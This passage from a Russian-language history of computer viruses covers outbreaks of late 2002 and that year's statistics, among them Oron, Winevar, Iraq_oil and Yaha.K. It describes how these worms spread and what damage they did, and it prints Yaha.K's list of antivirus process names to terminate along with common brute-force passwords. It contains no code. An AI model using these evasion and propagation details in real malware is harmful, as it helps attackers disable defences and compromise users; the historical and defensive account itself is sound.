Надо сказать, что появление всё новых вирусов типа «Braid» не добавляло оптимизма профессионалам, и это касалось не только их умонастроения, но нашло своё место и в специальных публикациях, которые появились к середине ноября 2002 года. Заголовки статей под броскими шапками типа «Червь, который уничтожит Сеть за четверть часа. Исследователи продемонстрировали, что его создание вполне реально в обозримом будущем» или «Как на досуге завладеть Интернет» («How to Own the Internet in Your Spare Time») стали появляться всё чаще и чаще. Тревогу некоторых специалистов вызвало возможное «…появление в ближайшем будущем новых видов опасных Интернет-червей, которые смогут воздействовать на Web-серверы, браузеры и другое программное обеспечение столь быстро, что буквально за несколько минут смогут прервать работу Сети».

Вместе с тем, такая угроза существовала пока только в теории, и «черви», описанные в подобных статьях, воспринимались большей частью компьютерного сообщества с весомой долей скептицизма. Однако идею об их создании в обозримом будущем уже мало кто воспринимал как нечто сюрреалистичное и относящееся к сфере фантастики. Характерно, что три автора[281] опубликованного тогда исследования предсказывали будущее, в

[281] Президент компании Silicon Defense Стюарт Стенфорд, ведущий специалист исследовательского центра ICSI Center for Internet Research Верн Паксон и аспирант Университета штата Калифорния в Беркли Николас Вивер.

котором во время атаки злоумышленники станут использовать заранее подготовленные «разведывательные данные» об уязвимом оборудовании Глобальной Сети, например, маршрутизаторах, а не сканировать её случайным образом, как это происходило в 2001 году во время массированных атак таких вирусов, как «Nimda» и «CodeRed». Новое поколение компьютерных «червей» должно будет нести в себе программный код, который сможет без участия человека, то есть автоматически, инициировать атаки типа «отказ в обслуживании» и разрушать файлы на «жёстких» дисках компьютерных систем посредством выполнения специальных команд, в рамках применения технологии удалённого управления. В своём исследовании они также подчёркивали, что «Вирусы “Nimda” и “Code Red” могли бы распространяться гораздо быстрее, но не обладали мощными “боевыми” ресурсами». В статье также утверждалось, что представители следующего поколения компьютерных «червей», которые обязательно появятся и найдут применение, в том числе и во время военных действий, будут обладать знаниями об изъянах конкретных узлов Глобальной Сети, смогут распространяться по сетям с невероятной скоростью, и никто не сможет им помешать в этом. Более того, Стюарт Стенфорд информировал, что лично проверил приведённый в статье тезис в лабораторных условиях на созданной им модели компьютерного «червя», которому он дал имя «Warhol», предназначенного для уничтожения 10 миллионов Интернет-хостов как по высокоскоростным, так и по низкоскоростным каналам передачи данных. Сообразуясь со своим собственным «разведывательным списком» IP-адресов и уязвимых мест компьютерных систем, которые были получены в результате заранее выполненного сканирования, смоделированный «червь» показал, что способен инфицировать свыше 9 млн. серверов за пятнадцать минут!!! Подобная «Warhol» модель компьютерного «червя», названного «Flash»[282], смогла перекрыть и этот ошеломляющий

[282] «Flash» (англ.) – «Вспышка».

результат, распространяясь по каналу с пропускной способностью 622 Мбит/с с ещё большей скоростью, позволяющей затратить ещё меньше времени, чтобы «захватить» всю Глобальную Сеть.

Советник Президента США Джорджа Буша по вопросам кибернетической безопасности Ричард Кларк не преминул заметить, что «…хотя и не читал о черве “Flash”, не считаю невозможным создание быстро распространяющегося “червя” такого типа».

В сентябре 2002 года для широкого обсуждения была представлена предварительная редакция «Национальной стратегии по защите киберпространства», в которой правительству было рекомендовано создать центр сетевых операций для централизованного анализа угрозы. В среде фирм-производителей антивирусного программного обеспечения и инновационных информационных технологий до этого вопрос о компьютерных червях «Flash» и «Warhol» как прототипах реальных вредоносных программ практически не обсуждался, но идея о появлении таких «червей», в считанные минуты фактически аннулирующих Интернет, постепенно перестаёт казаться безумной.

Отечественные специалисты отнюдь не остались «на обочине» исследования этой проблематики. Например, представитель компании «Лаборатория Касперского» поддержал основные итоги проведённого исследования: «На самом деле, ещё два года назад мы прогнозировали появление такой технологии, но не стали публиковать результаты, опасаясь, что это подскажет авторам вирусов, в каком направлении следует совершенствовать свои “продукты”. Специалисты из Беркли решились на этот шаг, и на них лежит часть вины за появление “червя”, способного полностью вывести из строя Интернет всего за час, в силу чего пользователи просто не успеют загрузить антивирусные “заплатки”. Кстати, Стенфорд признал, что в какой-то степени утрировал положение дел, когда обнародовал сценарий развития деятельности смоделированных им “червей”, но он старался избегать конкретики. Тем не менее, если верить его

высказыванию, «сейчас существует мало шансов защититься от “Flash”, но определённая работа в “Силиконовой долине” уже ведётся, и, возможно, первые результаты появятся уже к февралю 2003 года”».

С высоты прошедших лет сразу уточним: ничего значимого в назначенный срок так и не появилось. И правы были специалисты исследовательского подразделения компании Network Associates – Avert Labs[283], которые утверждали, что «концепция “Flash” вполне реальна», но тут же уточняли: «как известно путь от теории до практики продолжителен». Некоторые другие известные компании-разработчики антивирусных средств тоже с большой долей скептицизма отнеслись к возможностям «Flash», и, например, менеджер по продуктам компании Trend Micro Боб Хансен высказался следующим образом: «Угроза появления такого рода вещей, безусловно, растёт, но, чтобы создать их, необходимо провести массу исследований».

Мы уже успели подзабыть, что в своё время родиной наиболее изощрённых вредоносных компьютерных программ была Болгария. И вот 10 ноября 2002 года информационный портал Компьюлента сообщил о новом крайне опасном вирусе «Oron» (другое название – «Roron»), появление которого впервые было зарегистрировано как раз в Болгарии. Причём вслед за родоначальником появилось сразу же шесть штаммов, а наибольшее количество инфицированных компьютеров пришлось на США, Россию и другие европейские страны.

Активация происходила в том случае, если пользователь заражённого «Oron» компьютера запускал исполняемый файл этого вируса. Во время инсталляции в компьютерную систему «Oron» размещал свои копии в директориях Windows и Program Files, регистрировал один из этих файлов в ключе автоматического запуска системного реестра для обеспечения своей

---

[283] Avert Labs – научные лаборатории, занимающиеся исследованиями в области предотвращения атак со стороны вредоносных компьютерных программ.

загрузки при каждом новом старте операционной системы. Для своего распространения «Oron» использовал электронную почту, пиринговую сеть KaZaA, чаты IRC, а также мог передаваться по локальным компьютерным сетям. Для распространения своих копий вирус рассылал электронные письма с различными заголовками, текстом и собственными копиями под разными именами. Для распространения по локальным сетям «червь» искал сетевые диски и директории, к которым открыт полный доступ, и записывал туда свои копии со случайно выбранными именами. Аналогично происходило инфицирование через сеть KaZaA – вирус размещал свою копию в директории My Shared Folder, где размещались файлы для обмена по сети. Главной неприятной чертой «Oron» являлось то, что он был наделён широким спектром «троянских» и деструктивных функций.

Например, если на заражённой компьютерной системе был инсталлирован клиент для работы с чатами IRC, «Oron» встраивал в неё специальные процедуры, предоставляющие компьютерному злоумышленнику «черный ход» в систему. В итоге, злоумышленник мог скрытно от пользователя управлять его компьютером, в том числе принимать, отправлять, запускать любые файлы, осуществлять рассылку электронных писем, перезагружать компьютер, отсылать информацию о компьютере и т. д. Эта же составляющая «Oron» могла проводить распределённые DoS-атаки на указанный злоумышленниками компьютер.

Заложенные вирусописателем в своё произведение деструктивные функции приводили к уничтожению файлов на всех «жёстких» дисках компьютера. Однако это происходило только в том случае, если соблюдались следующие условия-ограничения:

показания текущей системной даты равнялись девятому или девятнадцатому числу любого месяца;

был удалён один из системных файлов червя с именем winfile.dll;

были удалены ключи автоматического запуска «червя» из системного реестра Windows;

случайным образом, в соответствии со значением внутреннего счётчика «Oron».

Кроме перечисленного выше, «Oron» сканировал активные процессы многих известных антивирусных программ и, обнаружив их, пытался принудительно завершить их работу и стереть эти программы с «жёсткого» диска компьютера.

12 ноября антивирусная компания Trend Micro сообщила об обнаружении маскирующегося под электронную открытку нового почтового червя «Friend Greetings»[284]. В компьютерную систему этот «червь» проникал в электронном письме, где говорилось, что отправитель отослал получателю открытку, которую можно посмотреть, щёлкнув на гиперссылке. Если пользователь открывал эту ссылку, то на экране монитора появлялось предупреждение об инсталляции программы и в стандартном окне предупреждения операционной системы Windows сообщалось, что компания Permissioned Media, разработавшая эту программу, гарантирует её безопасность, а электронный сертификат Thawte Server CA подтверждает аутентичность данного программного продукта. В том случае, если пользователь давал согласие на установку, запускалась соответствующая утилита-инсталлятор, и в компьютер копировались файлы tafw.exe и friendcard.exe, которые содержали программный код «червя». По окончании инсталляции программа запускалась на выполнение и рассылала электронные письма со своими копиями по всем адресам из книги MS Outlook или MS Outlook Express. И только после всех этих манипуляций на Web-сайте, с которого загружался «Friend Greetings», появлялась-таки открытка с пожеланиями приятного дня.

Необходимо подчеркнуть, что «Friend Greetings» не имел деструктивных функций, и единственным визуальным признаком его работы являлось сокрытие панели задач на весь период установки указанной выше

[284] «FriendGreetings» (англ.) – «Дружеские поздравления».

программы, но точно так же ведёт себя множество так называемых «мастеров установки» программного обеспечения. Так что единственным действием самого червя можно считать рассылку своих копий. По этой причине опасность «FriendGreetings» оценивалась как низкая. Более или менее бдительному пользователю заразить им свой компьютер было вообще крайне сложно, ведь для установки червя необходимо было запустить его установку и даже согласиться с условиями некоего лицензионного соглашения.

В начале третьей декады ноября британская антивирусная компания Sophos опубликовала сообщение о том, что в Интернет появился новый вирус-червь по имени «Winevar»[285], рассылающий себя в виде вложения электронного письма. Для распространения он использовал электронную почту, причём инфицированные письма могли иметь различные темы и названия вложенных файлов. Для заражения «Winevar» реализовал две давно известные «уязвимости» в браузере MS Internet Explorer: Microsoft VM ActiveX Component и IFRAME. Вследствие этого заражение компьютерной системы становилось возможным во время чтения письма, без запуска пользователем файлов с программным кодом «червя». После внедрения в компьютерную систему «Winevar» модифицировал системный реестр и загрузочные файлы Windows и поэтому при следующих загрузках компьютера активизировался автоматически. Для дальнейшего распространения «Winevar» сканировал все доступные ему файлы с расширениями *.htm и *.dbx, извлекая из них адреса электронной почты. На эти адреса «червь» отсылал свои копии, используя для этого прямое подключение к SMTP серверу. В отличие от многих своих собратьев, «Winevar» обладал ярко выраженными вредоносными функциями: пытался реализовать DoS-атаку на Web-сайт компании Symantec повторяющимися обращениями к главной странице через HTTP; содержал в себе вирус «Flcss»;

[285] Известен также под именем «Корейский червь», поскольку он начал распространяться из Азии.

удалял с компьютера все антивирусы, программы-отладчики и брандмауэры; удалял файлы, что иногда приводило к потере всей информации на «жёстком» диске компьютера.

Но самым необычным было то, что «Winevar» оскорблял пользователей. При перезагрузке операционной системы Windows на экране появлялось стандартное окно сообщений с надписью по-английски: «Что за глупость ты сделал!» После нажатия кнопки «Ok» на окне пользователю оставалось лишь констатировать отсутствие на «жёстком» диске всех файлов, которые можно было удалить стандартными функциями[286]. Представитель компании Sophos заявлял, что вирус не представляет серьёзной опасности из-за малой скорости распространения и из-за появления его сигнатуры в антивирусных базах данных.

Начав свой путь в Корее, «Winevar» постепенно расползался по городам и весям, неспешно, но уверенно заражая всё новые компьютеры на территории Южной Кореи, Китая, России, стран Прибалтики и т. д.

В самом конце ноября на Web-сайте TechTV была размещена информация об обнаружении нового «червя» по имени «Eightball»[287], распространявшегося по сети обмена файлами KaZaA и стиравшего с «жёсткого» диска компьютера все музыкальные файлы. Эта вредоносная компьютерная программа распространялась под видом интерфейсной темы (так называемого «скина») «Magic Eightball» для клиентской программы KaZaA 2.0 (более ранние версии программы интерфейсные темы не поддерживали). Файл с «Magic Eightball» имел имя eightball2.zip, а найти его было достаточно легко – достаточно было ввести в командной строке запрос вида eightball skin. «Червь» активировался при попытке открыть архивный файл. В случае запуска «Eightball» на экран монитора выводилось диалоговое окно с надписью «see some magic», и если в этом окне нажималась кнопка

[286] То есть всех, кроме тех, которые в данный момент были заняты самой операционной системой.

[287] «Eightball» (англ.) – «Чёрный шар», «Шар номер восемь».

«Yes» («Да»), то одно за другим появлялись диалоговые окна, ведущие обратный отсчёт с пяти до единицы (пять, четыре, три, два, один). Если в них пользователь также нажимал на аналогичные кнопки «Yes», то «червь» удалял все mp3-файлы. Более того, обозреватели TechTV сообщали, что после завершения удаления файлов на экран монитора начинали выводиться текстовые сообщения об ошибках, из-за которых компьютер необходимо перезагрузить. Механизм распространения этого вредоносного «любителя музыки» был незатейлив, но достаточно эффективен. «Eightball» просто-напросто помещал свою копию в директорию с общим доступом и ожидал, когда его перекачает и инсталлирует у себя на компьютере доверчивый пользователь, которых находилось предостаточно. Поэтому всем пользователям KaZaA ради их собственной безопасности давался один универсальный совет: «Лучше не загружать интерфейсные темы или программы, в названии которых фигурирует слово “Eightball”. Могут не волноваться лишь пользователи операционной системы Windows 98, так как на их компьютерах “червь” не будет запускаться, сославшись на отсутствие нужной ему библиотеки».

В первой декаде декабря испанская компания Panda Software просила пользователей не пропускать мимо своего внимания появление сразу трёх вредоносных программ. Имелись в виду две «троянские» программы – «Pursue»[288] и «CrackBox», а также «червь» «Prestige»[289].

«Троянская» программа «Pursue» содержала Java-скрипт, который мог быть включён в любую Web-страницу, благодаря чему «Pursue» мог заражать компьютеры всех пользователей, посетивших эту страницу. «Pursue» вносил в системный реестр Windows свои записи, в результате чего инфицированный компьютер выключался каждый раз во время загрузки. Кроме того, он пытался закрыть пользователю доступ к системному реестру

[288] «Pursue» (англ). – «Преследование».

[289] «Prestige» (фр.) – «Авторитет», «Очарование».

Windows посредством таких программ, как «Regedit», выводя на экран монитора чёрное окно браузера, которое, в зависимости от положения указателя манипулятора «мышь», показывало блоки различных цветов.

Вторая «троянская» программа – «CrackBox» – также не была подарком, но, к счастью, присутствие этой зловредной «троянской» программы в компьютерной системе быстро становилось для пользователя секретом полишинеля, поскольку она сама сообщала об инфицировании компьютера. «CrackBox» попадал в компьютерные системы различными способами: по электронной почте, FTP, на флоппи-дисках и т. д. – в файле crackerbox.exe. При открытии этого файла он инфицировал компьютер и резидентно устанавливался в оперативную память, получая таким образом возможность доступа к Web-страницам. Он также открывал злоумышленнику порты 1024, 1025 или 1026 TPC и UDP.

Третий вредоносный код – «Prestige», в отличие от «CrackBox», напротив, пытался тщательно спрятаться среди многочисленных новостей о произошедшей в Испании экологической катастрофе, выдавая себя за одно из срочных сообщений о затонувшем танкере. По сравнению с первыми двумя «экземплярами» вредоносной фауны «Prestige» был гораздо менее вредоносным, но также весьма досаждал пользователям. После инфицирования компьютерной системы он выводил на экран монитора собственное сообщение с запросом на установку дополнительного модуля или обновления программы для последующего просмотра фотографий с места события.

18 декабря 2002 года финская компания F-Secure обнаружила в Интернет новый вирус, получивший имя «Iraq_oil»[290] (другие имена – W32/Lioten, W32.Lioten, Datrix, I-Worm.Lioten), заражавший компьютеры с установленными операционными системами Windows NT, 2000, XP, и

[290] «Iraq_oil» (англ.) – «Иракская нефть». Название этого вируса связано с тем, что в его программном коде были найдены слова – Iraq_oil.

немедленно разослала соответствующие предупреждения ведущим производителям антивирусного программного обеспечения. В отличие от распространяющихся посредством массовой рассылки электронной почты «червей», «Iraq_oil» использовал для размножения разделяемые ресурсы (например директории) подключённых к Интернет компьютеров, разыскивая хосты, уязвимые с этой точки зрения. Вирус находил свои жертвы, случайным образом генерируя IP-адреса, а заражал компьютеры, используя порт 445, который задействовался протоколом совместного использования файлов и ресурсов Windows Server Message Block (SMB). Когда «Iraq_oil» получал ответ от сервера, то применял так называемый метод «грубой силы» для подбора пароля. Получив список учётных записей, вирус пытался распространить себя на каждый компьютер этого списка, используя наиболее часто применяемые пароли, такие, как admin, root, 1234, asdf. Если попытка завершалась успешно, «Iraq_oil» заносил свою копию – файл iraq_oil.exe – в директорию System32 и заново запускал всю описанную выше процедуру. «Iraq_oil» не выполнял никаких деструктивных действий, но мог очень быстро распространяться, а это существенно сказывалось на производительности инфицированных им серверов. Компания F-Secure, чтобы помешать «червю» открывать несанкционированные соединения, рекомендовала пользователям установить надёжный межсетевой экран[291].

«Yaha.K» впервые был обнаружен 21 декабря 2002 года[292]. С общей характеристикой всего семейства «Yaha» вы можете познакомиться выше, в материале за февраль 2002 года, а здесь мы укажем лишь на основные особенности данного штамма.

---

[291] В этом случае, если «Iraq_oil» будет осуществлять попытки подключения к компьютеру, межсетевой экран обнаружит его и предупредит пользователя, который сможет прервать соединение и тем самым предотвратить последующую атаку «червя».

[292] В апреле 2003 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Yaha.K
Другие названия	Yaha-K, W32/Yaha.k, W32/Yaha.K, W32/Yaha-K, W32/Yaha.K.mm, W32/Yaha.K-mm, Win32/Yaha.K@mm, W32/Yaha.M-mm, W32.Yaha.G@mm, Win32.Yaha.K, Yaha.K.worm, I-Worm.Yaha.G, I-Worm.Lentin.i,
Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Кувейт
Длина	34304 байта

Итак, новый вирус-червь, впервые зарегистрированный буквально перед католическим Рождеством и получивший название «Yaha.K», используя для своего распространения по сети системы электронной почты операционной системы Windows, успел за праздничные дни заразить тысячи компьютеров по всему миру[293], в результате чего все ведущие фирмы-разработчики антивирусного программного обеспечения присвоили ему категорию высокого риска. Сообщения о «Yaha.K» поступали более чем из ста стран одновременно! По данным отслеживающей заражённые сообщения компании MessageLabs, наибольшее распространение он получил в Великобритании и Нидерландах. Распространялся «Yaha.K» посредством пересылки себя всем абонентам адресной книги пользователя. Кроме того, иногда он пытался закрыть антивирусные программы. Специалисты, как

[293] Специалисты из MessageLabs утверждали, что только их компании удалось предотвратить распространение 33487 копий «Yaha.K».

всегда, советовали удалить любые подозрительные письма, а также срочно обновить антивирусное программное обеспечение.

«Yaha.K» проникал в компьютер пользователя в виде письма с приложенным файлом, имевшим расширения *.exe или *.scr; тема послания могла варьироваться: электронный взлом, любовь, ненависть, порнография и т. п.; например: Sexy Screensavers 4 U, Wanna be my sweetheart?, The Hotmail Hack или Free Win32 API source. Начиная со штамма «.K», вирус-червь мог записываться в системную директорию под следующими именами: Be_Happy.scr, Best_Friend.scr, colour_of_life.scr, dance.scr, Friend_Finder.exe, Friend_Happy.scr, friendship.scr, friendship_funny.scr, funny.scr, GC_Messenger.exe, hotmail_hack.exe, I_Like_You.scr, life.scr, love.scr, shake.scr, Sweet.scr, True_Love.scr, world_of_friendship.scr. Кроме того, начиная со штамма «.K», вирус-червь «Yaha» 25 марта и 22 мая каждого года выводил окно сообщений: «Happy Birthday Dear» («С днём рождения, дорогой!»), а также менял назначение кнопок «мыши».

Как мы уже вскользь упомянули, этот штамм пытался противостоять антивирусным средствам. Перечень антивирусных процессов, подлежащих непрерывному сканированию для штамма «.K»: _avp32, _avpcc, _avpm, ackwin32, alertsvc, amon.exe, antivir, atrack, avconsol, avp.exe, avpcc.exe, avpm.exe, avsynmgr, cfinet, cfinet32, esafe.exe, f-agnt95, f-prot95, fp-win, frw.exe, f-stopw, iamapp, iamserv.exe, iomon98, lockdown2000, lockdownadvanced, lucomserver, mcafee, n32scanw, navapsvc, navapw32, navlu32, navrunr, navw32, navwnt, nisserv, norton, npssvc, nresq32, nsched32, nschednt, nsplugin, pcciomon, pccmain, pccwin98, pcfwallicon, pop3trap, pview, pview95, regedit, rescue32, rmvtrjansafeweb, scan32, sweep95, symproxysvc, tds2-98, tds2-nt, vet95, vettray, vsecomr, vshwin32, vsstat, webscanx, webtrap, zonealarm.

Рассмотрением вируса-червя «Yaha.K» мы завершили анализ конкретных вредоносных компьютерных программ 2002 года, а теперь

хотелось бы сказать несколько слов о сложившейся в течение этого года общей ситуации.

Одной только британской компанией MessageLabs, занимающейся антивирусной защитой и предоставляющей услуги сканирования электронной почты, в 2002 году удалось обезвредить 9,3 млн. вирусов, содержавшихся в 2 млрд. электронных писем. В среднем один вирус приходился на 212 сообщений электронной почты. Для сравнения, в 2001 году было выявлено 1,8 млн. вирусов в 718 млн. электронных писем или один вирус на 380 сообщений, а в 2000 году на одно заражённое приходилось 790 чистых писем. Таким образом, в 2002 году была отмечена устойчивая тенденция к заметному росту количества вирусов в электронной почте. В соответствии с отчётными данными компании, абсолютным лидером был «Klez.H», 4,92 млн. копий которого удалось блокировать MessageLabs[294]. На втором месте оказался «Yaha.E» с 1,1 млн. копий, а на третью ступень взошёл «Bugbear» с 842.333 копиями. На четвёртом месте оказался ещё один штамм «Klez» – «Klez.E», а прошлогодний лидер «SirCam» занял в этом рейтинге почётное пятое место[295]. Причём, если «Klez» победил в номинации «самый активный вирус», то «Bugbear» удалось стать самым быстрораспространяющимся вирусом года – во время пика эпидемии в октябре ему удалось заразить одно из каждых 87 электронных писем[296]. Благодаря «двойной атаке», предпринимаемой этим вирусом, в ноябре на

---

[294] Здесь хит-парад MessageLabs практически совпадает с вирусным рейтингом других компаний, например, Sophos или «Лаборатории Касперского».

[295] Приведённые статистические данные включают лишь те вредоносные компьютерные программы, которые MessageLabs выявила и обезвредила для своих корпоративных клиентов, но общее количество их копий, естественно, было намного больше.

[296] Однако абсолютными рекордсменами за всю историю вирусописания остались: «LoveBug», попадавшийся в каждом 28-м письме в мае 2000 года, и вирус «Goner», который в декабре 2001 года обнаруживался в каждом 30-ом письме, проходившем через фильтры MessageLabs.

него пришлось около 30% всех выявленных антивирусом Sophos зловредных кодов и ему удалось намного опередить бывшего лидера по количеству заражений Интернет-червя «Klez», который к тому времени отошёл на 3-е место. В связи с этой удручающей статистикой ведущий специалист MessageLabs по антивирусным средствам Алекс Шип отметил: «Самые распространённые вирусы обязаны своим успехом невнимательным пользователям, которые с трудом их обнаруживают. Это объясняется тем, что вирусы способны “подменять” адреса электронной почты, и проследить истинного их отправителя сложно. Используя большой список контактов из адресной книги заражённого компьютера, вирус вводит в заблуждение следующие жертвы, которые без задней мысли открывают письма, отправленные знакомыми и внушающими доверие людьми». В целом г-н Шипп возложил основную долю ответственности за распространение компьютерных вирусов на домашних пользователей, «чьи компьютеры менее всего защищены от вредоносных кодов».

Разделяя в целом мнение специалистов MessageLabs, мы считаем необходимым добавить, что и сами вирусы год от года становятся всё сложнее и бороться с ними даже добросовестному, но неискушённому пользователю очень трудно.

Испанская компания Panda Software также выставила на суд компьютерного сообщества свой список наиболее «значительных» вирусов, доставлявших пользователям наибольшие неприятности в 2002 году. В пресс-релизе этой компании говорилось: «К сожалению, 2002 год оказался наихудшим в истории компьютерных вирусов по количеству произошедших инцидентов. За прошедшие двенадцать месяцев появилось множество вредоносных кодов на любой вкус, а эпидемия вируса “Klez”, несмотря на то что не достигла масштабов “Nimda”, продолжает доставлять пользователям множество проблем». Далее в документе указывалось, что компьютерные вирусы 2002 года применяли самые разные технологии для проникновения в компьютеры пользователей. Основную массу вредоносных кодов составляли

почтовые черви, рассылающие себя по электронной почте по всем адресам контактных листов и адресных книг. Наиболее же опасными были те вирусы, которые использовали для своего запуска «уязвимости» других программ (такие, как «Bride», «Lentin», «Klez»). Был также отмечен рост множества «троянских» программ, большинство из которых предназначалось для кражи конфиденциальной информации или представления злоумышленникам доступа к компьютерам пользователей. По мнению специалистов Panda Software, список вирусов, оставивших после себя в 2002 году наиболее значительный след, следующий.

Самым «стойким» вирусом признавался вирус «Klez» в лице его отдельных штаммов, которые, имея функцию автоматического запуска, использовали методы «социальной инженерии», склоняя пользователя к открытию инфицированного письма или его просмотру в окне быстрого просмотра MS Outlook. Самым «опасным» вирусом года Panda Software назвала штамм «Opaserv», который распространялся по Интернет и мог удалять содержимое памяти CMOS, а также и всю информацию с «жесткого» диска компьютера. Самым «бессовестным» вирусом был признан червь «Prestige», который эксплуатировал экологическую катастрофу, произошедшую у берегов Испании (помните о заражённом файле, который содержал фотографии затонувшего танкера?). Самым «совершенным» технически стал вирус-червь «Bugbear», использующий ту же «уязвимость», что и «Klez.I», который мог блокировать работу некоторых приложений, например, антивирусных программ и межсетевых экранов. Он также открывал порт 36794 на инфицированной компьютерной системе и предоставлял злоумышленникам возможность для проведения удалённой атаки. Самым «старым» участником рейтинга Panda Software был «Nimda», который своим «жизнелюбием» обязан тому, что реализовал сразу две «уязвимости»: одну – в MS Internet Explorer, другую – в MS Internet Information Server.

Кстати, проведённое ICSA Labs обследование имеющих более 500 компьютеров компаний, показало, что в 2002 году устранение последствий деятельности вирусов занимало в среднем 23 чел./дня, по сравнению с 20 чел./днями в 2001 году. С другой стороны, средние затраты на восстановление отдельно взятой компьютерной системы возросли с 65000 евро в 2001 году до 75400 в 2002 году.

80 катастроф в 2002 году было вызвано четырьмя вирусами на протяжении девяти месяцев. Этот показатель отличался от ситуации в более ранние годы, когда большинство серьёзных случаев было вызвано единственным вирусом на протяжении одного месяца, как, например, было в случае с вирусами «Melissa» и «LoveLetter» в 2000 году. Эти результаты свидетельствуют о том, что эффект от вирусных атак стал гораздо серьёзнее, чем раньше.

Также отчет свидетельствовал о том, что электронная почта по-прежнему оставалась основным источником электронной инфекции. Интересно, что в выборке, рассмотренной ICSA Labs, 86% всех заражений возникло именно посредством электронной почты, а оставшаяся часть – от загруженных из сети Интернет файлов или в результате работы в этой сети. С целью снижения потенциального ущерба, наносимого вирусами, в отчёте ICSA Labs настоятельно рекомендовалось установить антивирусные продукты как на рабочих станциях, так и по всему корпоративному сетевому периметру.

Но это всё зарубежье, со своей спецификой, проблемами, возможностями, культурой программирования, уровнем развития аппаратных средств и антивирусного программного обеспечения. А как обстояли дела у нас?

В 2002 году в России, например, «Лабораторией Касперского» было зафиксировано 12 крупных и 34 менее значительных вирусных эпидемий, которые происходили на фоне непрекращающихся эпидемий, унаследованных от более ранних периодов («Sircam», «Hybris», «Magistr»,

«CIH», «BadtransII», «Thus» и др.). Несомненным лидером по количеству вызванных инцидентов являлся Интернет-червь «Klez», а его ближайшим конкурентом стал Интернет-червь «Lentin». Четыре верхние позиции в рейтинге заняли вредоносные программы, использующие для своего распространения «уязвимость» IFRAME в системе безопасности MS Internet Explorer, и в целом на них приходилось более 85% всех инцидентов.

В течение года в России вредоносные компьютерные программы продолжили осваивать новые платформы и приложения. Например, вирус «Donut», который впервые использовал для своего распространения технологию «.NET». Затем было отмечено появление сетевых червей «Spida» и «Benjamin», который стал родоначальником целого семейства вредоносных компьютерных программ. В 2002 году вирус-червь «Slapper» в течение всего нескольких дней исхитрился инфицировать тысячи Linux-систем по всему миру, тем самым окончательно разрушив миф об устойчивости этой операционной системы к атаке со стороны вредоносных программных кодов. Обращал на себя внимание и быстрый рост вредоносных программ, которые преследуют конкретные утилитарные цели: похищение конфиденциальных данных, финансовых средств, паролей доступа в Интернет или другие действия, наносящие материальный ущерб пользователям.

Отечественные специалисты также отмечали, что «в конце года наметилась интересная тенденция в качественном составе самых распространённых вредоносных программ. Если раньше почти 100% всех инцидентов приходилось на один, два, максимум три вируса, то начиная с сентября ситуация коренным образом изменилась. С этого момента наблюдается так называемая диверсификация – всё больше заражений приходится на вирусы, не вошедшие в “хит-парады”: в декабре этот показатель достиг 62%. Это свидетельствует о том, что пользователи, наконец, обратили внимание на главные угрозы и предприняли необходимые меры защиты. Грамотные действия пользователей повлекли за собой сокращение числа инцидентов с участием, например, “Klez”, “Lentin” и

“BugBear”. Однако снижения общего количества заражений не отмечено. Это позволяет заключить, что на арену вышло большое количество других вредоносных программ (например, “Bridex”). По отдельности доля каждой из них невелика, но в совокупности они составляют достаточно внушительный объём и представляют реальную угрозу для пользователей».

У нас в стране до осени 2002 года явно ощущалось традиционное лидерство сетевых «червей». Но ближе к концу года картина стала меняться, о чём свидетельствуют статистические выкладки отчётных материалов «Лаборатории Касперского»: «…Однако события 4 квартала наглядно свидетельствуют о тенденции снижения доли сетевых червей и росте доли компьютерных вирусов и “троянцев”. Уже в декабре вирусы прочно удерживали 2 позицию с 31,3%, за которыми следовали “троянцы” (16,6%). В целом за 2002 год доля червей составила 89,1%, вирусов – 7,0%, “троянцев” – 3,9%. С одной стороны, это показывает, что пользователи стали уделять больше внимания защите электронной почты, как главного источника сетевых червей. С другой – абсолютный и относительный рост доли других типов вредоносных программ даёт основание утверждать, что пользователи всё меньше считают их источниками реальной угрозы и поэтому уделяют меньше внимания адекватной защите. В действительности деструктивные действия вирусов и “троянцев” могут иметь никак не меньшие негативные последствия для безопасности данных как на домашних компьютерах, так и в корпоративных сетях. Это обстоятельство делает необходимым дальнейшее укрепление систем защиты от вирусов (прежде всего макровирусов) и “троянцев”. Для успешного решения этой задачи мы также рекомендуем пользоваться дополнительными технологиями ИТ-безопасности: поведенческими блокираторами, ревизорами изменений и межсетевыми экранами. В сочетании с традиционными антивирусными сканерами они позволят минимизировать риск заражения вредоносными программами». Этот глобальный вывод, а заодно и «рецепт» повышения эффективности защиты отражают действительное положение дел в России на конец 2002

года и в чём-то даже предвосхищают события, которые развернутся на антивирусном фронте в последующие годы.

Тот же источник сообщал, что, несмотря на произошедшие изменения в структуре наиболее распространённых типов вредоносных программ, абсолютное лидерство среди главных источников вирусной угрозы остаётся за электронной почтой (96,4% от всех зарегистрированных инцидентов). Следом за ней идут Интернет (Web-сайты, FTP-сайты, P2P-сети, IRC-каналы и пр.) – 2,3% и мобильные накопители информации (дискеты, CD-ROM, магнитооптические диски и пр.) – 1,3%. Такое статистическое распределение позволило сделать вроде бы лежащий на поверхности, но весьма интересный вывод: электронную почту в качестве основного канала распространения используют не только «черви», но также вирусы и «троянские» программы, а отличие состоит лишь в том, что первые действуют активно (имея функции самораспространения), а вторые и третьи, пассивно (рассылаясь непосредственно вирусописателями или заражёнными пользователями).

Прежде чем завершить обзор 2002 года, привлечём Ваше внимание к проблеме, которую обычно обходят вниманием, – компьютерным мистификациям. Мы уже давненько не говорили о них, но и в 2002 году «шутки-страшилки» продолжали появляться с завидным постоянством. К таким мистификациям можно отнести, например: «JDBGMGR», «Ace-?», «SULFNBK», «Virtual Card for You», «California IBM» и «Girl Thing». Трижды правы те специалисты, которые указывают: «Как известно, любая угроза вызывает умышленные и неумышленные спекуляции. Пословица “у страха глаза велики” как нельзя лучше подходит и к компьютерным вирусам, которые породили весьма интересный феномен. Он основан на распространении ложных слухов о появлении новых чрезвычайно опасных компьютерных вирусов. По сути дела, эти слухи и были своего рода вирусами: напуганные пользователи распространяли такие сообщения по всем своим знакомым с необычайной скоростью. Вряд ли стоит останавливаться на том, что мистификации не наносят компьютерам

никакого ущерба. Однако, вместе с тем, они загружают каналы передачи данных, нервируют других пользователей и дискредитируют людей, поверивших в эти слухи».

Ну вот, теперь – всё! Вперед, в следующий год за свежими знаниями и впечатлениями!

